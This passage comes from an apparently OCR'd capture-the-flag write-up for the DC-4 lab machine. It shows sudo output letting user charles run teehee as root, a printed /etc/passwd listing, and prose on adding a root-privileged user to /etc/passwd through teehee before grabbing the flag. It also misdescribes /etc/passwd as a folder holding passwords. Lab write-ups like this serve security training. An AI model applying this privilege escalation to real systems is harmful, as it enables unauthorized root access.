
User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
```

We got to know that teehee is no required for any password lets see next

Now we know that in Linux there is folder called /etc/passwd where all password will be saved let's try to open it with Charles because Jim doesn't have permission to do that lets try it


```
charles@dc-4:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
```

Now here we can see on top root directory lets add another user with all sudo permissions for that copy that root command and change the root to users name in this case just like I do in following image



Here with the help of teehee we add user called Rushi with all Sudo permissions and called it so because of that we got root access

Now simply go to root directory and capture the flag



we got our flag….

And hence This is How this machine solves.